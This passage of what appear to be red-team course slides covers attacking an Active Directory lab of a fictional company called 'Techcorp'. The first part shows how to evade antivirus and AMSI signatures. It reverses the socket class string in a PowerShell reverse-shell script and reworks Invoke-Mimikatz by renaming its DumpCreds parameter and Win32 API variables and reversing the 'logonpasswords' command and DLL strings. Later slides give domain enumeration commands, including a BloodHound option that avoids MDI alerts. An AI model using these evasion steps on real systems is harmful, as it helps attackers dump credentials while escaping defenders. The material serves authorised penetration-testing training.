$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
$stream.Write($sendbytes,0,$sendbytes.Length)
```

Bypassing AV Signatures for PowerShell - Invoke-PowerShellTcp

- Reverse the "Net.Sockets" string on line number 32

```
$String = "stekcoS.teN"  
$class = ([regex]::Matches($String, '.', 'RightToLeft') | ForEach  
{$_}.value) -join '  
if ($Reverse)  
{  
    $client = New-Object System.$class.TCPCClient($IPAddress,$Port)  
}
```

- Check again with AMSITrigger!

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

- Invoke-Mimikatz is THE most heavily signature PowerShell script!
- We must rename it before scanning with AmsiTrigger or we get an access denied.

```
C:\Windows\System32\cmd.exe

# AmsiTrigger_x64.exe -i mimi.ps1
[+] "Invoke-Mimikatz"
[+] "Invoke-ReflectivePEInjection"
[+] "Invoke-Mimikatz"
[+] "Author: Joe Bialek, Twitter: @JosephBialek
Mimikatz Author: Benjamin DELPY `gentilkiwi`. Blog: http://blog.gentilkiwi.com. Email: benjamin@gentilkiwi.com. Twitter
@gentilkiwi
License: http://creativecommons.org/licenses/by/3.0/fr/
Required Dependencies: Mimikatz (included)
Optional Dependencies: None
Mimikatz version: 2.0 alpha (12/14/2015)

.DESCRIPTION
Reflectively loads Mimikatz 2.0 in memory using PowerShell. Can be used to dump credentials"
[+] "Invoke-Mimikatz"
[+] "Invoke-Mimikatz"
[+] "Invoke-Mimikatz"
[+] "Invoke-ReflectivePEInjection"
[+] "Invoke-ReflectivePEInjection"
[+] "Invoke-ReflectivePEInjection"
[+] "$ComputerName,

    [Parameter(ParameterSetName = "DumpCreds", Position = 1)]
    [
[+] "Add-Member NoteProperty -Name VirtualProtect -Value $VirtualProtect"
[+] "Add-Member -MemberType NoteProperty -Name WriteProcessMemory -Value $WriteProcessMemory"
[+] ".CreateRemoteThread.Invoke($ProcessHandle, [IntPtr]::Zero, [UIntPtr][UInt64]0xFFFF, $StartAddress, $ArgumentPtr, 0"
#
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

- There are multiple detections. We need to make the following changes:
 - 1) Remove the comments.
 - 2) Modify each use of "DumpCreds".
 - 3) Modify the variable names of the Win32 API calls that are detected.
 - 4) Reverse the strings that are detected and the Mimikatz Compressed DLL string.

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

2. Modify each use of "DumpCreds". We changed it to "DC"

```
1 function Invoke-Mimikatz
2 {
3
4     [CmdletBinding(DefaultParameterSetName="DC")]
5     Param(
6         [Parameter(Position = 0)]
7         [String[]]
8         $ComputerName,
9
10        [Parameter(ParameterSetName = "DC", Position = 1)]
11        [Switch]
12        $DumpCreds,
13
14        [Parameter(ParameterSetName = "DumpCerts", Position = 1)]
15        [Switch]
16        $DumpCerts
17
18        if ($PsCmdlet.ParameterSetName -ieq "DumpCreds" -or $PsCmdlet.ParameterSetName -ieq "DC")
19        {
20            $String = "tixe sdrowssapnogol::aslrukes"
21            $class = ([regex]::Matches($String, '.', 'RightToLeft') | ForEach {$_.value}) -join ' '
22            $ExeArgs = "$class"
23        }
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

3. Modify the variable names of the Win32 API calls that are detected - "VirtualProtect", "WriteProcessMemory" and "CreateRemoteThread"

```
445 $VPAddr = Get-ProcAddress kernel32.dll VirtualProtect
446 $VPDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool])
447 $VP = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VPAddr, $VPDelegate)
448 $Win32Functions | Add-Member NoteProperty -Name VP -Value $VP
```

```
1569
1570 Function Get-VPValue
1571 {
1572     $RThreadHandle = Invoke-CRT -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
1573     $Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
1574     if ($Result -ne 0)
1575     {
1576         Throw "Call to CRT to call GetProcAddress failed."
1577     }
1578 }
```

```
1663
1664 [UInt32]$ProtectFlag = Get-VPValue $SectionHeader.Characteristics
1665 [UInt32]$SectionSize = $SectionHeader.VirtualSize
1666
1667 [UInt32]$OldProtectFlag = 0
1668 Test-MemoryRangeValid -DebugString "Update-MemoryProtectionFlags::VP" -PEInfo $PEInfo -StartAddress $SectionPtr -Size $SectionSize | Out-Null
1669 $Success = $Win32Functions.VP.Invoke($SectionPtr, $SectionSize, $ProtectFlag, [Ref]$OldProtectFlag)
1670 if ($Success -eq $false)
1671 {
1672     Throw "Unable to change memory protection"
1673 }
```


Bypassing AV Signatures for PowerShell - Invoke-Mimikatz


4. Reverse the strings that are detected and the Mimikatz Compressed DLL string.

```
2434 write-Verbose "Calling function with WString return type"
2435 $String = "ztakimim_evitcelfer_llehsewop"
2436 $class = ([regex]::Matches($String, '.', 'RightToLeft') | ForEach {$_.value}) -join ''
2437 [IntPtr]$WStringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName $class
```

```
2501 if ($PsCmdlet.ParameterSetName -ieq "DumpCreds" -or $PsCmdlet.ParameterSetName -ieq "DC")
2502 {
2503     $String = "tixe sdrowssapnogo!::aslrukes"
2504     $class = ([regex]::Matches($String, '.', 'RightToLeft') | ForEach {$_ .value}) -join ' '
2505     $ExeArgs = "$class"
2506 }
```


```
2517 $PEBytes64rev = 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
2518 $PEBytes64 = $class = ([regex]::Matches($PEBytes64rev,'.','RightToLeft') | ForEach {$_.value}) -join ''
2519
2520 $PEBytes32rev = 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA5gd0UnD05wc0InDx5Ac08mDu5QbOwmDr5QaOgmDn5gZOUmE'
2521
2522 $PEBytes32 = $class = ([regex]::Matches($PEBytes32rev,'.','RightToLeft') | ForEach {$_.value}) -join ''
2523
2524
```

Methodology - Assume Breach




"It is more likely that an organization has already been compromised, but just hasn't discovered it yet."

Insider Attack Simulation



The Lab Environment

- We target the Active Directory environment of a fictional critical tech company called 'Techcorp'.
- Techcorp has segregated their AD in multiple forests across departments, locations and vendors. It has
 - (Almost) fully patched Server 2019 machines.
 - Server 2016 Forest Functional Level (There is nothing called Server 2019 Forest Functional Level).
 - Multiple forests and multiple domains.
 - Minimal firewall usage so that we focus more on concepts.
- On student machines, you can find all the tools in C:\AD directory. It is exempted from Windows Defender.



Domain Enumeration

- For enumeration we can use the following tools
 - The ActiveDirectory PowerShell module (MS signed and works even in PowerShell CLM)

<https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps>

<https://github.com/samratashok/ADModule>

```
Import-Module C:\AD\Tools\ADModule-master\Microsoft.ActiveDirectory.Management.dll
```

```
Import-Module C:\AD\Tools\ADModule-master\ActiveDirectory\ActiveDirectory.ps1
```

- BloodHound (C# and PowerShell Collectors)

<https://github.com/BloodHoundAD/BloodHound>

- PowerView (PowerShell)

<https://github.com/ZeroDayLab/PowerSploit/blob/master/Recon/PowerView.ps1>

```
. C:\AD\Tools\PowerView.ps1
```

- SharpView (C#) - Doesn't support filtering using Pipeline

<https://github.com/tevora-threat/SharpView/>

Domain Enumeration - BloodHound

- Useful tool for Penetration Testers and Blue teams.
- Provides GUI for AD entities and relationships for the data collected by its ingestors.
- Uses Graph Theory for providing the capability of mapping shortest path for interesting things like Domain Admins.
- There are built-in queries for frequently used actions.
- Also supports custom Cypher queries.

Domain Enumeration - BloodHound

- Run Ingestors\Collectors using PowerShell or C#:
 - `C:\AD\Tools\BloodHound-master\Collectors\SharpHound.ps1`
`Invoke-BloodHound -CollectionMethod All`or
`SharpHound.exe`
- The generated files can be uploaded to the BloodHound application.
- To avoid tools (like MDI) that alert on session enumeration on DCs
`Invoke-BloodHound -CollectionMethod All`
`-ExcludeDomainControllers`

Domain Enumeration

- Get current domain

`Get-Domain` (PowerView)

`Get-ADDomain` (ActiveDirectory Module)

- Get object of another domain

`Get-Domain -Domain techcorp.local`

`Get-ADDomain -Identity techcorp.local`

- Get domain SID for the current domain

`Get-DomainSID`

`(Get-ADDomain).DomainSID`

Domain Enumeration

- Get domain policy for the current domain
`Get-DomainPolicyData`
`(Get-DomainPolicyData).systemaccess`
- Get domain policy for another domain
`(Get-DomainPolicyData -domain`
`techcorp.local).systemaccess`

Domain Enumeration

- Get domain controllers for the current domain

`Get-DomainController`

`Get-ADDomainController`

- Get domain controllers for another domain

`Get-DomainController -Domain techcorp.local`

`Get-ADDomainController -DomainName techcorp.local -
Discover`

Domain Enumeration

- Get a list of users in the current domain

```
Get-DomainUser
```

```
Get-DomainUser -Identity studentuser1
```

```
Get-ADUser -Filter * -Properties *
```

```
Get-ADUser -Identity studentuser1 -Properties *
```

- Properties of users in the current domain are very useful for situational awareness:

```
Get-DomainUser -Identity studentuser1 -Properties *
```

```
Get-DomainUser -Properties pwdlastset
```

```
Get-ADUser -Filter * -Properties * | select -First 1 | Get-Member -  
MemberType *Property | select Name
```

```
Get-ADUser -Filter * -Properties * | select  
name, @{expression={ [datetime] ::fromFileTime($_.pwdlastset) }}
```

Domain Enumeration

- Search for a particular string in a user's attributes:

```
Get-DomainUser -LDAPFilter "Description=*built*" |  
Select name,Description
```

```
Get-ADUser -Filter 'Description -like "*built*"' -  
Properties Description | select name,Description
```

Domain Enumeration

- Get a list of computers in the current domain

```
Get-DomainComputer | select Name
```

```
Get-DomainComputer -OperatingSystem "Windows Server 2019 Standard"
```

```
Get-DomainComputer -Ping
```

```
Get-ADComputer -Filter * | select Name
```

```
Get-ADComputer -Filter 'OperatingSystem -like "*Windows Server 2019  
Standard*"' -Properties OperatingSystem | select  
Name, OperatingSystem
```

```
Get-ADComputer -Filter * -Properties DNSHostName | %{Test-  
Connection -Count 1 -ComputerName $_.DNSHostName}
```

```
Get-ADComputer -Filter * -Properties *
```

Domain Enumeration

- Get all the groups in the current domain

```
Get-DomainGroup | select Name
```

```
Get-DomainGroup -Domain techcorp.local
```

```
Get-ADGroup -Filter * | select Name
```

```
Get-ADGroup -Filter * -Properties *
```

- Get all groups containing the word "admin" in group name

```
Get-DomainGroup *admin*
```

```
Get-ADGroup -Filter 'Name -like "*admin*"' | select Name
```

Domain Enumeration

- Get all the members of the Domain Admins group

```
Get-DomainGroupMember -Identity "Domain Admins" -Recurse
```

```
Get-ADGroupMember -Identity "Domain Admins" -Recursive
```

- Get the group membership for a user:

```
Get-DomainGroup -UserName studentuser1
```

```
Get-ADPrincipalGroupMembership -Identity studentuser1
```


Domain Enumeration

- Get all the local groups on a machine (needs administrator privs on non-dc machines)

```
Get-NetLocalGroup -ComputerName us-dc
```

- Get members of all local groups on a machine (needs administrator privs on non-dc machines) :

```
Get-NetLocalGroupMember -ComputerName us-dc
```

- Get members of the local group "Administrators" on a machine (needs administrator privs on non-dc machines) :

```
Get-NetLocalGroupMember -ComputerName us-dc -GroupName  
Administrators
```

Hands-On 1

- Enumerate following for the us.techcorp.local domain:
 - Users
 - Computers
 - Domain Administrators
 - Enterprise Administrators
 - Kerberos Policy

Domain Enumeration - GPO

- Group Policy provides the ability to manage configuration and changes easily and centrally in AD.
- Allows configuration of –
 - Security settings
 - Registry-based policy settings
 - Group policy preferences like startup/shutdown/log-on/logoff scripts settings
 - Software installation
- GPO can be abused for various attacks like privesc, backdoors, persistence etc.

Domain Enumeration - GPO

- Get list of GPO in current domain.

`Get-DomainGPO`

`Get-DomainGPO -ComputerIdentity
student1.us.techcorp.local`

- Get GPO(s) which use Restricted Groups or groups.xml for interesting users

`Get-DomainGPOLocalGroup`

Domain Enumeration - GPO

- Get users which are in a local group of a machine using GPO
`Get-DomainGPOComputerLocalGroupMapping -ComputerIdentity student1.us.techcorp.local`
`Get-DomainGPOComputerLocalGroupMapping -ComputerIdentity us-mgmt.us.techcorp.local`
- Get machines where the given user is member of a specific group
`Get-DomainGPOUserLocalGroupMapping -Identity studentuser1 -Verbose`

Domain Enumeration - OU

- Get OUs in a domain

`Get-DomainOU`

`Get-ADOrganizationalUnit -Filter * -Properties *`

- Get GPO applied on an OU. Read GPOname from gplink attribute from Get-DomainOU

`Get-DomainGPO -Identity '{7162874B-E6F0-45AD-A3BF-0858DA4FA02F}'`

Domain Enumeration - OU

- Get users which are in a local group of a machine in any OU using GPO
`(Get-DomainOU).distinguishedname | %{Get-DomainComputer -SearchBase $_} | Get-DomainGPOComputerLocalGroupMapping`
- Get users which are in a local group of a machine in a particular OU using GPO
`(Get-DomainOU -Identity 'OU=Mgmt,DC=us,DC=techcorp,DC=local').distinguishedname | %{Get-DomainComputer -SearchBase $_} | Get-DomainGPOComputerLocalGroupMapping`

There is a bug in PowerView, otherwise the below command would work

```
Get-DomainGPOComputerLocalGroupMapping -OUIdentity  
'OU=Mgmt,DC=us,DC=techcorp,DC=local'
```

Hands-On 2

